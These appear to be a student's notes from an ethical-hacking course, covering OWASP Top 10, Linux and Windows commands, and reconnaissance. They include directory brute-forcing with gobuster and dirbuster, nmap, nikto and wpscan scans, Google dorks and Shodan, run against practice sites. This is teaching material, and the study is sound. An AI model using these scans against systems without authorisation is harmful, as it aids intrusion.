Tryhackme

Saturday, 8 February, 2025 11:32 AM

Ethical hacking
exams- oscp ,ceh, ejpt, eccpt, cism, ccsp

1) gobuster -u http://fakebank.thm -w wordlist.txt dir

   -u is used to state the website we are scanning
   -w takes a list of words to iterate through find hidden pages

2) adding /bank-transfer in the main website to access admin portal

OWASP

Saturday, 8 February, 2025 11:31 AM

MAKE A REPORT ON OWASP

3) Penetration Tester - Responsible for testing technology products for finding exploitable security vulnerabilities.

Red Teamer - Plays the role of an adversary, attacking an organization and providing feedback from an enemy's perspective.

Security Engineer - Design, monitor, and maintain security controls, networks, and systems to help prevent cyberattacks.

4) OWASP, or the Open Worldwide Application Security Project, is a non-profit organization that aims to improve software security. OWASP uses education, tools, and collaboration to achieve its goals.

What does OWASP do?

Identify vulnerabilities: OWASP identifies vulnerabilities in software, such as broken access control, cryptographic failures, and insecure design

Develop best practices: OWASP develops best practices for secure software design and development

Educate: OWASP educates developers and other stakeholders on how to improve software security

What are some of OWASP's vulnerabilities?

Broken access control: Attackers can gain access to user accounts and systems

Cryptographic failures: Sensitive data is not protected properly during transit or storage

Insecure design: Software is designed without considering security, which can lead to security breaches

Injection attacks: Attackers exploit vulnerabilities in web applications that accept untrusted data

5) According to the OWASP Top 10 list, the most critical web application vulnerabilities that can be identified through penetration testing include: Broken Access Control, Cryptographic Failures, Injection, Insecure Design, Security Misconfiguration, Vulnerable and Outdated Components, Identification and Authentication Failures, Software and Data Integrity Failures, Security Logging and Monitoring Failures, and Server-Side Request Forgery.

Explanation of each vulnerability:

Broken Access Control:

When a web application fails to properly restrict user access, allowing unauthorized users to access sensitive functions or data.

Cryptographic Failures:

Weak encryption practices, improper key management, or using insecure cryptographic algorithms to protect sensitive data.

Injection:

When untrusted user input is directly incorporated into a command or query without proper validation, potentially allowing malicious code execution.

Insecure Design:

Fundamental flaws in the application architecture that lead to security vulnerabilities, like not considering potential attack vectors.

Security Misconfiguration:
Insecure default settings or improper configuration of web servers, databases, or other application components.

Vulnerable and Outdated Components:
Using outdated software libraries or frameworks with known vulnerabilities.

Identification and Authentication Failures:
Weak password management, improper session handling, or vulnerabilities in the login process.

Software and Data Integrity Failures:
Lack of verification mechanisms to ensure the integrity of software updates and critical data.

Security Logging and Monitoring Failures:
Insufficient logging and monitoring capabilities to detect malicious activity.

Server-Side Request Forgery:
When an attacker can trick the server into executing unintended actions on their behalf.
How to identify these vulnerabilities using penetration testing tools:

Web application scanners:
Automated tools to scan websites for known vulnerabilities and misconfigurations.

Manual penetration testing:
Skilled security professionals manually testing application functionality to identify potential vulnerabilities by simulating real-world attacks.

Fuzzing:
Sending random or unexpected data to an application to identify potential input validation issues.

Exploitation frameworks:
Tools like Metasploit that allow testers to easily exploit discovered vulnerabilities.

6) "Web penetration" refers to the process of simulating cyber attacks on a web application to identify potential security vulnerabilities, essentially acting like a hacker to discover weaknesses in a website or web service that could be exploited by malicious actors, allowing access to sensitive data or causing system disruption; also known as "web application penetration testing" or "web app pen testing.".

Key points about web penetration:

Purpose:
To proactively find and fix security flaws in a web application before a real attacker can exploit them.

Method:
Ethical hackers use various techniques to test different aspects of the web application, like user authentication, data input validation, session management, and server configuration, looking for vulnerabilities like SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF).

Benefits:
Identifying critical security issues that could lead to data breaches
Understanding the potential impact of vulnerabilities

Prioritizing security fixes based on the severity of vulnerabilities

Lec-1

Saturday, 8 February, 2025 11:30 AM

Pen testing is simulating a test to check what damage can occur to
1) Confidentiality
2) Integrity
3) Availability

Ethical Hacking is just knowledge and Pen testing is a field based on it.

Approaches of PT:

Black box- a condition in which we don't have any information about the target
grey box- a condition in which we have some information about the target
white box- a condition in which we have all the required information.

Types-

Network- network PTs, host PTs, routers, hubs
Web- webserver, database, API , applets, plugins
Client Side- browser, email, content creation apps, media players
Social Engg.- playing with minds and emotions of the people related to our target
Wireless - cables of wifi and other wireless communication.
Physical - breaking physical barriers like infrastructure

Phases:
Pre-Attack - planning and structuring for attack phase
Attack - technical stuff
Post-Attack - meetings and results for explaining our Pts

Technical Hacking- breaking the security technically
Non- Tech Hacking- breaking the people related to our targets using social engineering.

Methodologies- A step by step procedure of doing pen testing -
ex- OSSTMM, OWASP Testing guides
Standards - Required Test Specifications(recommendations)
ex- NIST SP 800-115, PTES
Compliance- Following a rule or an order
ex- PCI DS(payment cards), HIPAA(healthcare), GDPR, NY DFS.. many more

PROCESS OF SECURITY TESTING:
1)Information Gathering
2)Vulnerability Analysis
3)Exploitation
4)Post- Exploitation
5)House Cleaning

Vulnerability- weakness/bug/glitch flaw in target
Exploit - piece of code which we use to abuse that vulnerability
Payload - is like the ammo(bullet) if exploit is a gun
Scope - a list of devices which we are allowed to hack
Asset- anything valuable to the organisation

Risk - It is the probability of the vulnerability being exploited by the payload
Common Vulnerability Exposure(CVE)- a CVE no. is tagged to a new vulnerability when discovered.(site- CVE DETAILS.)

Lec-3

Saturday, 8 February, 2025 11:32 AM

(lec-2 was just installation and setup)

FILE SYSTEM

1) **bin** - contains basic executable programs
2) **boot**- contains files required to start the system
3) **dev**- contains information of devices
4) **etc** - contains configuration files
5) **home** - contains all the user folders except the root folder
6) **root**- contains files of the root user, which can't be accessed by a normal user
7) **lib**- contains all shared libraries which can be used by all programs
8) **media**- contains info about external (removable) devices
9) **mnt** (mounting devices)- any pen drive or other device can be read here.
10) **opt**(optional)- some addons of applications and software goes here
11) **proc**- contains information about all the processes in the system along with their process ids
12) **sbin**- contains the system binaries which are not accessible by normal users
13) **srv**- it contains all the services information
14) **sys**- for other system files
15) **tmp**- contains the temporary files which are accessible by all the users
16) **usr**- contains all files(static data) which are accessible to all the users
17) **var**- contains logs and other variable/dynamic data(i.e. not static) which system can modify if needed

KALI LINUX COMMANDS

→ **$** (dollar) in terminal represents that you are a **non-root user**

→ **#** (hash) in terminal represents that you are the **root user**

→ **~** (tilde) in terminal represents that you are currently at the home directory of the user, i.e. the **root directory of that user**.

→ **/** (slash) in terminal represents that you are in the **highest directory** which contains all other directories

→ Linux is case **sensitive**

→ **Up/Down** arrow keys can be used to see the commands which you used earlier and after.

→ **Ctrl + A** moves you to the beginning of any line

→ **Ctrl + E** moves you to the end of any line

→ **Ctrl + S** freezes the terminal and now you can't write more commands on it

→ **Ctrl + C** and **Ctrl + Z** are used to stop any command that is currently working. Ctrl + C will **stop** and terminate the command, while Ctrl + Z will simply **pause** the command

→ **Terminal's text size** can be increased using **Ctrl++** and decreased using **Ctrl--** .

→ **Multiple commands** can be run in one command by separating them with a semicolon(**;**).

→ pwd- print working directory

→ cd- change directory

→ cd .. - to go one step back

→ cd ../.. - to go two steps back

→ ls - list all things in that directory

→ clear - to clear terminal screen

→ touch - to create a file.

→ cat- to see the contents of a file

→ nano - to open a file and edit its contents

→ vi - it is also another editor which works in modes:
- Press '**i**' to enter insert mode in vi editor
- Press '**escape**' to exit any mode of the vi editor
- After exiting any mode in which you were, press '**:**' (colon) for saving, quitting etc
- **:q** - quitting without saving
- **:wq** - writing and quitting(i.e. saving first)

→ head - similar to cat command, but shows only around first 10 lines of the file

→ tail - similar to cat command, but shows only around last 10 lines of the file

→ mkdir - to make a directory/folder

→ cp filename folderPath - copies the file to the specified folder

→ cp -v filename foldername - copies the file to the specified folder and also shows a detailed output of whether it was successful or not, here -v means verbose , i.e. more detailed output

→ cp -r FolderName FolderName - to copy a folder from one to another

→ mv file/folder folder - to move a file/folder to another folder (-r is optional here)

→ rm FileName- to remove a file

→ rm -r FolderName - to remove a folder
→ **ANYTHING DELETED/REMOVED USING TERMINAL DOESN'T MOVE TO TRASH AND IS PERMANENTLY DELETED**

→ cat FileName | grep d - searches and prints the lines which contain small d in the file

→ cat FileName | grep -i d - searches and prints the lines which contain small or capital D/d in the file(because -i means ignore the case.

→ CommandName --help - shows all the information about the command and shows all its switches(like -i is a switch in grep) and what do they do.

→ man CommandName - shows a complete manual of the command as a text file (press q to quit the manual)

→ history - command to see what all commands have we previously typed

→ id - shows information about user and user groups

→ whoami - shows who is the current user

→ ps - shows all the processes which are currently active

→ ps -aux - shows all details of all currently active processes

→ uname - tells which OS are you using(in general)

→ uname -a - tells all the information about the OS you are using

→ ifconfig - gives the configuration of the interfaces, can be used to find Ip addresses

→ uptime - shows for how much time the system has been up.

→ locate swastik - searching for a keyword, i.e. it will locate all things where the keyword swastik is found

→ find / -name FILENAME - searches for the file in the entire system and gives the path to it

→ whereis ProgramName- Used to find a specific program

→ zip ZIPNAME FILENAME - will zip the file as the zipname

→ unzip ZIPNAME - extracts the contents of the zipped file
→ **ALWAYS USE EXTENSIONS ALONG WITH THE FILENAME like .zip, .txt etc**


→ shutdown - will schedule a shutdown of your system after a minute
→ shutdown -c - will cancel the scheduled shutdown
→ shutdown now - immediately shutdowns the system

→ sudo CommandName - superuser do, means that if a command can't be run by a normal user, then without switching to the root sudo will help us run it.
→ su USERNAME - switches to the specified user, if we don't specify any user then it will switch to user by default.
→ sudo su - switching to the root using your own password.

→ ls -la or ls -lh - to list all things with all details like permissions, size and type
→ d in first place of permissions represents directory
→ - (dash) of the first place only in permissions represents file

→ chmod NUMBERS filename - to change the permissions of the file using corresponding numbers

- 0 = No permissions
- 1 = Execute = x
- 2 = Write = w
- 3 = 2+1 = Write + Execute = wx
- 4 = Read = r
- 5 = 4 + 1 = Read + Execute = rx
- 6 = 4 + 2 = Read + Write = rw
- 7 = 4 + 3 = Read + Write + Execute = rwx



For example - 000 means no permissions to all i.e. --- --- ---
777 means all permissions to all i.e. rwx rwx rwx
100 means execute permission to user and no permission to rest i.e. --x --- ---
755 means all permissions to user and only read &execute permission to the rest. i.e. rwx r-x r-x
264 means write permission to user, read & write permission to the user group and read permission to the outside world. i.e. -w- rw- r--

→ So, the command looks like -> chmod 755 FileName

→ chown NewOwner FileName - to change the owner of the file, if this change involves root, then you have to login as the root and do the changes.
→ chown :NewOwnerGroup FileName - to change the user group of the file, write it after a colon
→ chown NewOwner:NewOwnerGroup - to change both owner and owner group of the file
→
→ adduser USERNAME - to add a new user to the system, can only be done by the root.
→ sudo adduser USERNAME - to add a new user without logging in as root
→
→ passwd - to change the password of the current user

→ ping DomainName/IP - to check whether that domain is currently active/alive i.e. connected to the internet or not

→ echo TEXT > FILENAME - this will add the text you write to the specified file, NOTE THAT IT WILL OVERWRITE THE EXISITING CONTENTS.
→ echo TEXT >> FILENAME - this will add text to the new line of the file

→ apt install ToolName - this will install the tool specified, can be done by root
→ sudo apt install ToolName - to install the tool without switching to the root

→ sudo apt remove ToolName - to uninstall a tool, may leave some specially configured files
→ sudo apt remove --purge ToolName - to uninstall each and everything related to that tool
→ **NOTE - here sudo is just to run command as the root, without actually logging in as root**

→ apt update - to update the list of tools which apt knows, and can download

→ apt upgrade - to upgrade the Kali Linux version to the latest

→ wget URL - to download anything from the internet, specify the **exact download url**.
→ curl -o NAME URL - will download the URL , and store it named as NAME.

→ alias NewName='CommandName' - we can simply create a shorter name for any big command and use it instead
→ unalias NewName - will remove the alias which you created

→ service ServiceName start - will start the specified service
→ service ServiceName stop - will stop the specified service
→ **One example of such service is apace2, which helps us run a localhost, i.e. if we try to run the ip of our own system on the browser, it won't load anything, but when we will do the same after starting the apache2 service, then we will be able to run http files as webpages, not https files.**
→ systemctl enable ServiceName- to enable a service permanently, normally services stop when system is shutdown, but now they won't.
→ systemctl disable ServiceName - to remove a service from a permanently enabled list

→
→

Lec-4

Monday, 10 February, 2025 02:51 PM

- Windows is **NOT** case sensitive
- **clear** command does not work in the admin command prompt. Instead use the command **cls**
- **There is no direct command to create a file in windows, hence some methods to create a file are:**
  - copy NUL test.txt **-** basically it will create a file named test and copy null to it, i.e. an empty file will be created.
  - ANYTHING > test.txt - it will also make an empty file named test, though will give a warning about ANYTHING RANDOM which you would write, but the work will be done

- type filename.txt - like we use cat filename in Linux to view the contents of the file, in windows we use **type** .

- echo TEXT >> filename.txt - to insert content in the file.

- copy con filename.txt - to make a new file and insert content inside it there only, to exit after insertion, press **Ctrl + Z**.

- mkdir FolderName - to create a folder/directory.

- dir - lists the contents of the current working directory
- dir /a - to show all the contents of the directory, including hidden files.
- dir /s - to show all the contents of the subdirectories also, including each and everything, hence a very **detailed search**.

- tasklist - shows the all currently running processes in the system.

- type filename.txt | findstr e - will search and print all the lines of the file which contain the letter e.

- whoami - to see who is the current user
- whoami /all - shows detailed information about the user
- echo %username% - to see who is the current user.
- net user - shows all the user accounts in the system.
- net user USERNAME - shows all information related to that USERNAME.

- systeminfo - gives all the important info related to the system

- copy FileName CompletePath - copies the file to the specified location.
- move FileName CompletePath - moves the file to the specified location.

- del FileName - to delete a file.
- rmdir FolderName - to delete a folder.

- CommandName /? - to get the help regarding the command
- doskey /history - to see the history of the commands that have been used.

Lec-1

Saturday, 8 February, 2025 11:34 AM

- ✉ **Reconnaissance** means Information Gathering
- ✉ In **Passive** Reconnaissance, the target **doesn't get** to know that we have been searching something.
- ✉ **SEARCH 'exploit db' in google to get more of such google dorks- and go inside google hacking database in it.**
- ✉ **Search 'whois' in google to get domain information**

TIPS OF EFFECTIVE GOOGLE SEARCH

→ **"Anything"** - the keyword in specified in double quotes will give a precise search based on that.

→ **site:** SiteName "Anything" - to search anything from the specific site.

→ **inurl:** Anything - to search anything in the urls of a specific site.

→ **intitle:** Anything - to search for anything contained in the title

Lec-2

Tuesday, 11 February, 2025 02:45 PM

- Search '**Builtwith**' on google which would tell the technologies on which the various websites are running on.
- Search '**Robtex**' on google which would tell various info like Ip addresses, domain names etc of the websites you search for.
- Search '**intodns**' on google to get the DNS Configurations and health status of the target websites.
- Search '**ssllabs**' for testing our SSL server's health.
- Search '**Security Headers**' for checking the security of the http headers, mostly the missing headers.
- Search '**Social Searche**r' to search the about all the social medias of the target.

Lec-3

Tuesday, 11 February, 2025 03:02 PM

- Search '**shodan**' which is an IOT search engine and helps to access various IOT devices like cameras and stuff.
- Search '**wayback machine**' which gives us the information and history of all the webpages in the world, even if they have been deleted.
- Search '**osint framework**' which is an information gathering framework, to get any information about any topic
- Write **/robots.txt** after any website which tells search engines that what they can index in their search results and what they cannot.
- Write **/sitemap.xml** after any website which tells us the flow of the site like how many and what all webpages it contains. (it may not be present/accessible in some sites)
- Search '**maltego**' which is also a popular information gathering framework/tool. - learn about this tool.

Lec-1

Saturday, 8 February, 2025   02:59 PM


Active Information Gathering/Reconnaissance is the exact opposite of Passive Rec.
It involves intrusive searches, i.e. we interact with the target to get more information.

Download Pentest Box
Use **scanme.nmap.org**.

Commands:

→ **ping** TargetIP - to check whether the target is alive or not.


→ **nslookup** - tool for checking many DNS record services



```
C:\Users\HP\Desktop
> nslookup
Default Server:  dns.google
Address:  8.8.8.8

> help
Commands:   (identifiers are shown in uppercase, [] means optional)
NAME            - print info about the host/domain NAME using default server
NAME1 NAME2     - as above, but use NAME2 as server
help or ?       - print info on common commands
set OPTION      - set an option
    all                 - print options, current server and host
    [no]debug           - print debugging information
    [no]d2              - print exhaustive debugging information
    [no]defname         - append domain name to each query
    [no]recurse         - ask for recursive answer to query
    [no]search          - use domain search list
    [no]vc              - always use a virtual circuit
    domain=NAME         - set default domain name to NAME
    srchlist=N1[/N2/.../N6] - set domain to N1 and search list to N1,N2, etc.
    root=NAME           - set root server to NAME
    retry=X             - set number of retries to X
    timeout=X           - set initial time-out interval to X seconds
    type=X              - set query type (ex. A,AAAA,A+AAAA,ANY,CNAME,MX,NS,PTR,SOA,SRV)
    querytype=X         - same as type
    class=X             - set query class (ex. IN (Internet), ANY)
    [no]msxfr           - use MS fast zone transfer
    ixfrver=X           - current version to use in IXFR transfer request
server NAME     - set default server to NAME, using current default server
lserver NAME    - set default server to NAME, using initial server
root            - set current default server to the root
ls [opt] DOMAIN [> FILE] - list addresses in DOMAIN (optional: output to FILE)
    -a          -  list canonical names and aliases
    -d          -  list all records
    -t TYPE     -  list records of the given RFC record type (ex. A,CNAME,MX,NS,PTR etc.)
view FILE           - sort an 'ls' output file and view it with pg
exit            - exit the program

> set type=mx
> scanme.nmap.org
Server:  dns.google
Address:  8.8.8.8

nmap.org
        primary name server = ns1.linode.com
        responsible mail addr = hostmaster.insecure.org
        serial  = 2021000013
        refresh = 14400 (4 hours)
        retry   = 14400 (4 hours)
        expire  = 1209600 (14 days)
        default TTL = 3600 (1 hour)
```


→

→



```
C:\Users\HP\Desktop
> nslookup
Default Server:  dns.google
Address:  8.8.8.8

> set type=mx
> scanme.nmap.org
Server:  dns.google
Address:  8.8.8.8

nmap.org
        primary name server = ns1.linode.com
        responsible mail addr = hostmaster.insecure.org
        serial  = 2021000013
        refresh = 14400 (4 hours)
        retry   = 14400 (4 hours)
        expire  = 1209600 (14 days)
```

→



```
        refresh = 14400 (4 hours)
        retry   = 14400 (4 hours)
        expire  = 1209600 (14 days)
        default TTL = 3600 (1 hour)
> set type=aaaa
> scanme.nmap.org
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
Name:    scanme.nmap.org
Address:  2600:3c01::f03c:91ff:fe18:bb2f

> set type=a
> scanme.nmap.org
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
Name:    scanme.nmap.org
Address:  45.33.32.156
```

Lec-2

Thursday, 13 February, 2025 02:41 PM

User **nmap.org** to learn about the nmap tool

COMMANDS:

- → **nmap** TargetIp/DomainName - it scans the target and gives some ports, state and services(base scan, checks around top 1000 TCP Ports)
- → **nmap** TargetIp/DomainName **-sn** - like a ping scan, and tells whether the target is alive or not along with its MAC address
- → **nmap** TargetIp/DomainName **-sS** - it is the default TCP port scan, also called the steal scan in the nmap, it will show the number of TCP ports, their state and service.
- → **nmap** TargetIp/DomainName -**sT** - the TCP connect scan, can be used when we are not allowed to do the -sS scan, hence in this now we need not have the root privileges to do the scan.
- → **nmap** TargetIp/DomainName **-sU** - the UDP scan, very slow scan
- → **nmap** TargetIp/DomainName **-A -** scans for scripts, trace route, detecting OS and service number versions.
- → **nmap** TargetIp/DomainName **-v or -vv or -vvv or -vvvv** - gives a detailed scan for the IP, more the number of v's, more detailed verbose comes as output.
- → **nikto -h** TargetIp/DomainName - this tool is also to get details of the target which might be useful during the attack.

Lec-3

Thursday, 13 February, 2025 11:38 PM

- → **testphp.vulnweb.com** - it is also a demo website to perform various scans
- → **dirbuster** is a tool which we are using to find & scan directories and files in a website, by setting various options, hence it searches various combinations and gives us the names of directories which we can use to find vulnerabilities.
- → If we know that our target is using WordPress, then we can use a tool called **wpscan** to do various scans and find vulnerabilities in it.
- → **hackertarget** is an online scanner, which may also be useful.

Lec-1

Saturday, 8 February, 2025   03:00 PM

Vulnerability Sites:

1) www.securityfocus.com
2) www.zerodayinitiative.com
3) www.cvedetails.com
4) www.tenable.com

Vulnerabilities can be found anywhere, may be on the service, on the OS, on the application, on the plugins etc.
Select your target and google search it with the keyword "vulnerabilities"
CVSS - The Common Vulnerability Scoring System

Write CVSS nvd to go to the site of calculating the CVSS.
Sitename - nvd.nist.gov


CVSS CALCULATOR

- *BASE SCORE METRICS*- information provided by the vendor, which usually doesn't change.
  1) Exploitability Metrics
     - Attack Vector - It is simply the means by which the attack is carried.
     - Attack complexity - is how difficult it is to perform the attack.
     - Privileges required - are if you need some special access for the attack.
     - User interaction - is if a person needs to do something.
     - Scope - means that can this vulnerability be leveraged to access system or software that are beyond the scope of that system. If an exploit just exploits the single system, then the scope remains unchanged and Scope Changed means that does the vulnerability affect resources beyond the scope of that single machine or its means or privileges.
  2) Impact Metrics - is about how much the CIA Triad is affected.
     i. Confidentiality Impact
     ii. Integrity Impact
     iii. Availability Impact

- *TEMPORAL SCORE METRICS* - depends on the level of knowledge you have about that vulnerability.
  - Exploit Code Maturity (E) - means if you have an exploit then how much mature is it , and how much do you know it will work
  - Remediation Level (RL) - means if a vulnerability has an official fix at that moment or not
  - Report Confidence (RC) - means how much confidence you are that your target has got this vulnerability.

- *ENVIRONMENTAL SCORE METRICS* - It is generally the specific score about the target organisation , different from the base score metrics because it has specific data about the specific situation unlike base score metrics which uses general information. It has an additional metrics called *Impact Subscore Metrics* along with the Exploitability and Impact Metrics.

○



Environmental Score Metrics

Exploitability Metrics

Attack Vector (MAV)

Not Defined (MAV:X) [✓ Network (MAV:N)] Adjacent Network (MAV:A) Local (MAV:L) Physical (MAV:P)

Attack Complexity (MAC)

Not Defined (MAC:X) [✓ Low (MAC:L)] High (MAC:H)

Privileges Required (MPR)

Not Defined (MPR:X) [✓ None (MPR:N)] Low (MPR:L) High (MPR:H)

User Interaction (MUI)

Not Defined (MUI:X) [✓ None (MUI:N)] Required (MUI:R)

Scope (MS)

Not Defined (MS:X) [✓ Unchanged (MS:U)] Changed (MS:C)

Impact Metrics

Confidentiality Impact (MC)

Not Defined (MC:X) None (MC:N) Low (MC:L) [✓ High (MC:H)]

Integrity Impact (MI)

Not Defined (MI:X) None (MI:N) Low (MI:L) [✓ High (MI:H)]

Availability Impact (MA)

Not Defined (MA:X) None (MA:N) Low (MA:L) [✓ High (MA:H)]

Impact Subscore Modifiers

Confidentiality Requirement (CR)

Not Defined (CR:X) [✓ Low (CR:L)] Medium (CR:M) High (CR:H)

Integrity Requirement (IR)

Not Defined (IR:X) Low (IR:L) [✓ Medium (IR:M)] High (IR:H)

Availability Requirement (AR)

Not Defined (AR:X) Low (AR:L) Medium (AR:M) [✓ High (AR:H)]

Lec-2

